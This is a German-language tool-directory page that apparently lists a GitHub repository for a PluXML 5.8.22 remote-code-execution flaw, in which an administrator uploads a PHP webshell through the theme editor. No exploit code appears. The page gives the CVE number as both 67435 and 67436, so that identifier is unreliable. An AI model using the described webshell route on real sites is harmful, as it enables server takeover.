
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-67435 — Eine kritische Schwachstelle zur Remote-Code-Ausführung (RCE) wurde in PluXML CMS Version 5.8.22 identifiziert. Diese Schwachstelle ermöglicht es authentifizierten Administratoren, beliebigen PHP-Code auf dem Webserver auszuführen, indem sie schädliche PHP-Webshells über die Theme-Editor-Funktion hochladen. | Kitploit
Tools/GitHubGitHub/rajchowdhury240/cve-2025-67435
SchwachstellenanalyseCode-AnalyseExploitationWebanwendungs-ExploitationPenetrationstestsPayload-Entwicklung
GitHubrajchowdhury240/cve-2025-67435

CVE-2025-67435

Repository anzeigen
141vor 11 MonatenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    599
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    394
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    277
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    KI-gestützte OSINT-Engine zur Entdeckung und Kartierung von über 7.700 Social-Media-Identitäten im gesamten Web

    257

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →

Über

Eine kritische Schwachstelle zur Remote-Code-Ausführung (RCE) wurde in PluXML CMS Version 5.8.22 identifiziert. Diese Schwachstelle ermöglicht es authentifizierten Administratoren, beliebigen PHP-Code auf dem Webserver auszuführen, indem sie schädliche PHP-Webshells über die Theme-Editor-Funktion hochladen.

Teilen

CVE-2025-67436

Authentifizierte Remote-Codeausführung (RCE) in PluXml CMS 5.8.22

Forscher: Chowdhury Faizal Ahammed



